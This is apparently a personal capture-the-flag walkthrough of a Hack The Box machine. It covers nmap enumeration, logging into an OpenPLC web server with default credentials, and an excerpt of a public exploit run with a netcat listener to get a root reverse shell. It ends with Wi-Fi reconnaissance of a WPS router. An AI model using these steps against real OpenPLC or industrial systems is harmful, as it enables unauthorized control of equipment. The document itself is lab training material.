
Wifnetictwo

Saturday, June 1, 2024 5:01 PM


Starting off with an nmap scan



```
└─$ nmap -sC -sV -oA nmap 10.10.11.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-01 16:57 CDT
Nmap scan report for 10.10.11.7
Host is up (0.036s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; pro
tocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp open  http-proxy Werkzeug/1.0.1 Python/2.7.18
|_http-server-header: Werkzeug/1.0.1 Python/2.7.18
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was http://10.10.11.7:8080/login
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 232
|     vary: Cookie
|     set-cookie: session=eyJfcGVybWFuZW50Ijp0cnVlfQ.ZluZYA.duOrNpdGk-trf30Wb
KhO_FNQ4Go; Expires=Sat, 01-Jun-2024 22:02:52 GMT; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sat, 01 Jun 2024 21:57:52 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the UR
L manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 302 FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 219
|     location: http://0.0.0.0:8080/login
|     vary: Cookie
|     set-cookie: session=eyJfZnJlc2giOmZhbHNlLCJfcGVybWFuZW50Ijp0cnVlfQ.ZluZ
YA.eFQgceY5a_fclPeb1wZdmpWa3Wk; Expires=Sat, 01-Jun-2024 22:02:52 GMT; HttpOn
ly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sat, 01 Jun 2024 21:57:52 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
```

We got SSH running and also a werkzeug proxy server

From the nmap scan we see request to a login page to enumerate in our browser


10.10.11.7:8080/login

s Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


OpenPLC Webserver

Welcome to OpenPLC

Use your credentials to login

Trying out some admin/admin and some other basic defaults off the top of my head so I google the openPLC default creds
https://autonomylogic.com/docs/2-1-openplc-runtime-overview/#:~:text=Once%20you%20access%20OpenPLC%20webserver,)%20and%20openplc%20(password).
We find those online and are able to login to the application

Looking at the dashboard I see that there is "blank program" stopped and some other information available to us, but after digging around



Dashboard

Status: Stopped

Program: Blank Program

Description: Dummy empty program


File: blank_program.st

Runtime: N/A

Runtime Logs


```
OpenPLC Runtime is not running
```

I didn't see anything specifically of interest so I do some research on openplc vulnerabilities
https://www.exploit-db.com/exploits/49803



```
┌─[us-vip-16]─[10.10.14.34]─[marcoose@htb-pjf2ekanaz]─[~]
└──╼ [★]$ nc -lvnp 1337
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.11.7.
Ncat: Connection from 10.10.11.7:39396.
ls
```


Looking at the vulnerability on exploitdb it looks like we need to edit compiled program to match the program that our openplc server is trying to run



```
host = options.url
login = options.url + '/login'
upload_program = options.url + '/programs'
compile_program = options.url + '/compile-program?file=blank_program.st'
run_plc_server = options.url + '/start_plc'
user = options.user
password = options.passw
rev_ip = options.rip
rev_port = options.rport
x = requests.Session()

def auth():
    print('[+] Remote Code Execution on OpenPLC_v3 WebServer')
    time.sleep(1)
    print('[+] Checking if host '+host+' is Up...')
    host_up = x.get(host)
    try:
        if host_up.status_code == 200:
            print('[+] Host Up! ...')
    except:
        print('[+] This host seems to be down :( ')
        sys.exit(0)

    print('[+] Trying to authenticate with credentials '+user+':'+password+'')
    time.sleep(1)
```




```
┌─[us-vip-16]─[10.10.14.34]─[marcoose@htb-pjf2ekanaz]─[~]
└──╼ [★]$ python3 49803.py -u http://10.10.11.7:8080 -l openplc -p openplc -i 10.10.14.34 -r 1337
[+] Remote Code Execution on OpenPLC_v3 WebServer
[+] Checking if host http://10.10.11.7:8080 is Up...
[+] Host Up! ...
[+] Trying to authenticate with credentials openplc:openplc
[+] Login success!
[+] PLC program uploading...
[+] Attempt to Code injection...
[+] Spawning Reverse Shell...
```

From there I just go to the home directory and we notice that I have the user flag, but not the root flag despite logging in as root on the system.

Given that we're root already on this system we don't need to look for privilege escalation, but instead find the box we're pivoting to I guess so I start enumerating network interfaces

Network interfaces




```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.2  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::216:3eff:fefc:910c  prefixlen 64  scopeid 0x20<link>
        ether 00:16:3e:fc:91:0c  txqueuelen 1000  (Ethernet)
        RX packets 5052  bytes 1324813 (1.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3646  bytes 1970470 (1.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 37  bytes 2903 (2.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 37  bytes 2903 (2.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 02:00:00:00:02:00  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Wireless network interfaces




```
root@attica01:/root# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

lo        no wireless extensions.
```

Scanning wlan that we found



```
root@attica01:/root#
root@attica01:/root# iw dev wlan0 scan
BSS 02:00:00:00:01:00(on wlan0)
        last seen: 1693.452s [boottime]
        TSF: 1717283268341203 usec (19875d, 23:07:48)
        freq: 2412
        beacon interval: 100 TUs
        capability: ESS Privacy ShortSlotTime (0x0411)
        signal: -30.00 dBm
        last seen: 0 ms ago
        Information elements from Probe Response frame:
        SSID: plcrouter
        Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0
        DS Parameter set: channel 1
        ERP: Barker_Preamble_Mode
        Extended supported rates: 24.0 36.0 48.0 54.0
        RSN:     * Version: 1
                 * Group cipher: CCMP
                 * Pairwise ciphers: CCMP
                 * Authentication suites: PSK
                 * Capabilities: 1-PTKSA-RC 1-GTKSA-RC (0x0000)
        Supported operating classes:
                 * current operating class: 81
        Extended capabilities:
                 * Extended Channel Switching
                 * SSID List
                 * Operating Mode Notification
        WPS:     * Version: 1.0
                 * Wi-Fi Protected Setup State: 2 (Configured)
                 * Response Type: 3 (AP)
                 * UUID: 572cf82f-c957-5653-9b16-b5cfb298abf1
                 * Manufacturer:
```

There we find a network under the SSID plcrouter with the BSS 02:00:00:00:01:00

I don't have much knowledge of attacking routers so at this point I began researching means of doing so. Specifically given that we see the router is running WPS Version 1

